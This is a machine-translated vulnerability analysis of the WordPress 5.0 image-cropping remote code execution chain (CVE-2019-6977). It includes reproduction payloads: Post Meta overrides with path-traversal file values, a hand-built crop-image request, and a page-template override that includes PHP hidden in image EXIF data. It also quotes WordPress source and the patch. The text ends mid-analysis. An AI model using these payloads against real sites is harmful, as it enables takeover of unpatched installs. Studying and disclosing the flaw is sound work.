WordPress 5.0 RCE detailed analysis

February 22, 2019
Vulnerability Analysis (/category/vul-analysis/) · 404 Column (/category/404team/)

Author: LoRexxar '@ 404 Year-known laboratory
Time: February 22, 2019

On February 20th, the RIPS team published a WordPress 5.0.0 Remote Code Execution (https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/) on the official website , CVE number CVE-2019-6977. The article mainly mentioned that under the author permission account, you can modify the Post Meta variable to cover and traverse the directory. Writing files and templates containing 3 vulnerabilities constitutes an RCE vulnerability.

But in the original text, the author only roughly describes the principle of vulnerability, in which a large number of vulnerabilities are omitted, and even part of the use and the back-end server have a corresponding relationship, so in the process of recurring encountered various problems, we spend A lot of time analysis code, and finally finally completely restored the vulnerability, some of the key utilization points use a slightly different way of using the original text (the original is too vague, can not be reproduced). In the analysis below, I will try my best to follow the way of thinking and process in the process of recurring, so that the reader can understand.

Thanks to the @Badcode partner who helped me in the process of recurring and analyzing, I helped a lot of mistakes @Venenof7, @sysorem, and gave me a lot of help:>

Vulnerability requirements

After repeatedly considering the vulnerability conditions, we finally constrained the vulnerability requirements to

- WordPress commit <= 43bdb0e193955145a5ab1137890bb798bce5f0d2 (WordPress 5.1-alpha-44280) (https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2)
- Account with author permission

The impact of the server, including windows, linux, mac, the back-end image processing library for gd / imagick are affected, but the difficulty of use is different.


Among them, the original mentioned only affects release 5.0.0, but the vulnerability can be fixed by 5.0.0 which can be downloaded from the official website. WordPress 4.9.9~5.0.0, which was not updated after the WordPress 5.1-alpha-44280 update, was affected by the vulnerability.

Vulnerability recurrence

The following recurring process includes some exclusive use and some ways of using it that does not match the original text. The details below explain why.


Pass picture

Change information




Keep the packet and add POST

```
&meta_input[_wp_attached_file]=2019/02/2-4.jpg#/../../../../themes/twentyninetee
n/32.jpg
```




Crop




Similarly, the data packet is changed and POST is changed to the following operation, where nonce and id are unchanged.

```
action=crop-image&_ajax_nonce=8c2f0c9e6b&id=74&cropDetails[x1]=10&cropDetails[y1]=10&cropDetails[width]=10&cropDetails[height]=10&cropDetails[dst_width]=100&cropDetails[dst_height]=100
```

Trigger the required crop




The picture has passed




Including, we choose to upload a test.txt, and then modify the information again, as before

```
&meta_input[_wp_page_template]=cropped-32.jpg
```



Click to view the attachment page. If the sensitive code is retained after the image is cropped, the command is executed successfully.



Detailed analysis

Below we analyze in detail the entire utilization process, as well as the pits that are stepped on in various parts. We can simply divide the vulnerability chain into 4 major parts.

1. Overwrite the `_wp_attached_file` variables of the image in the media library by overwriting the Post Meta variable.

This vulnerability is the core point of the entire utilization chain, and the way WordPress is fixed is mainly to fix this vulnerability first. WordPress has fixed this problem in all release versions (the 5.0.0 version of the official website has been fixed), because the original use chain has been affected by another security patch of 4.9.9 and 5.0.1. So only 5.0.0 is affected. In the analysis and restore of the WordPress update commit, we found the fix commit for this vulnerability and obtained the latest version affected by the vulnerability as WordPress commit <= 43bdb0e193955145a5ab1137890bb798bce5f0d2 (WordPress 5.1-alpha-44280) (https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2)

2, through the cropping function of the image, the cropped image is written to any directory (directory traversal vulnerability)

In WordPress settings, the image path may be affected by a plugin. If the target image is not in the desired path, WordPress will stitch the file path to look like http://127.0.0.1/Wp-content/uploads/2019/02/2.jpg url link, then download the original image from url access

If we construct a `?或者#` trailing path, we can cause inconsistencies in the location of the image and the location of the image being written. .

The biggest problem with this part is that the cutting function of the front end is not a function with a vulnerability. We can only do this by manually constructing this clipping request.

```
action=crop-image&_ajax_nonce=8c2f0c9e6b&id=74&cropDetails[x1]=10&cropDetails[y1]=10&cropDetails[width]=10&cropDetails[height]=10&cropDetails[dst_width]=100&cropDetails[dst_height]=100
```

Ps: When the backend image library is Imagick, Imagick's Readimage function cannot read the image of the remote http protocol, which requires https.

3. Override the Post Meta variable and set the `_wp_page_template` variable.

This part has been taken in the original text, and it is also the biggest problem in the entire analysis and recurrence process. All the so-called WordPress RCE analysis that is now open has bypassed this part. There are two of the most important points:

- How to set this variable?
- How to trigger this template reference?

This section is explained in detail below.

4. How to make the image contain the php sensitive code after it has been cropped.

This part involves the problem of the back-end image library. There are two back-end image processing libraries used by WordPress, gd and imagick, and the default priority is to use imagick for processing.

- Imagick is
  a bit simpler, and imagick doesn't handle the exif part of the image. Adding sensitive code to the exif section will not change.

- The use of gd gd is more troublesome, gd will not only process the exif part of the picture, but also delete the php code that appears in the picture. Unless the attacker gets a well-constructed image through fuzz, it can just appear the required PHP code (higher difficulty) after being cropped.

Finally, by linking the above four processes, we can fully exploit this vulnerability, and then we analyze it in detail.

Post Meta variable coverage

When you edit the image of your upload, you will trigger `action=edit_post`

```
wp-admin/includes/post.php line 208
```

```
207  */
208  function edit_post( $post_data = null ) {
209      global $wpdb;
210
211      if ( empty( $post_data ) ) {
212          $post_data = &$_POST;
213      }
```

Post data from POST

If it is fixed, there is a repair patch on line 275.


```
$translated = _wp_get_allowed_postdata( $post_data );
```

https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2
(https://github.com/WordPress/WordPress/commit/43bdb0e193955145a5ab1137890bb798bce5f0d2)

This patch directly prohibits the passing of this variable


```
function _wp_get_allowed_postdata( $post_data = null ) {
    if ( empty( $post_data ) ) {
        $post_data = $_POST;
    }
    // Pass through errors
    if ( is_wp_error( $post_data ) ) {
        return $post_data;
    }
    return array_diff_key( $post_data, array_flip( array( 'meta_input', 'file',
 'guid' ) ) );
}
```

This function can be followed all the way. `wp-includes/post.php line 3770`



`update_post_meta` Will traverse all fields

Will update the corresponding fields in the database



Match the variable override to the directory to traverse the write file

According to the description of the original text, we first need to find the corresponding clipping function.

```
/wp-admin/includes/image.php line 25
```

```php
*/
function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false, $dst_file = false ) {
    $src_file = $src;

    if ( is_numeric( $src ) ) { // Handle int as attachment ID
        $src_file = get_attached_file( $src );

        if ( ! file_exists( $src_file ) ) {
            // If the file doesn't exist, attempt a URL fopen on the src link.
            // This can occur with certain file replication plugins.
            $src = _load_image_to_edit_path( $src, 'full' );
        } else {
            $src = $src_file;
        }
    }

    $editor = wp_get_image_editor( $src );
    if ( is_wp_error( $editor ) ) {
        return $editor;
    }

    $src = $editor->crop( $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs );
    if ( is_wp_error( $src ) ) {
        return $src;
    }
    if ( ! $dst_file ) {
        $dst_file = str_replace( basename( $src_file ), 'cropped-' . basename( $src_file ), $
            src_file );
    }

    /*
     * The directory containing the original file may no longer exist when
     * using a replication plugin.
     */
    wp_mkdir_p( dirname( $dst_file ) );

    $dst_file = dirname( $dst_file ) . '/' . wp_unique_filename( dirname( $dst_file ),
        basename( $dst_file ) );

    $result = $editor->save( $dst_file );
    if ( is_wp_error( $result ) ) {
        return $result;
    }

    return $dst_file;
}
```


The variable src passed in here is from the modified one `_wp_attached_file`.

In the code, we can easily verify a problem. **In WordPress settings, the image path may be affected by a plugin. If the target image is not in the desired path, WordPress will stitch the file path into a shape like http://127.0.0.1/wp -content/uploads/2019/02/2.jpg url link, then download the original image from the url**

This `_load_image_to_edit_path` is used to complete this operation.

It is for this reason that, assuming that the image we uploaded is named `2.jpg`, the original one `_wp_attached_file` is `2019/02/2.jpg`

Then we modify it `_wp_attached_file` to be replaced by Post Meta variable `2019/02/1.jpg?/../../../evil.jpg`

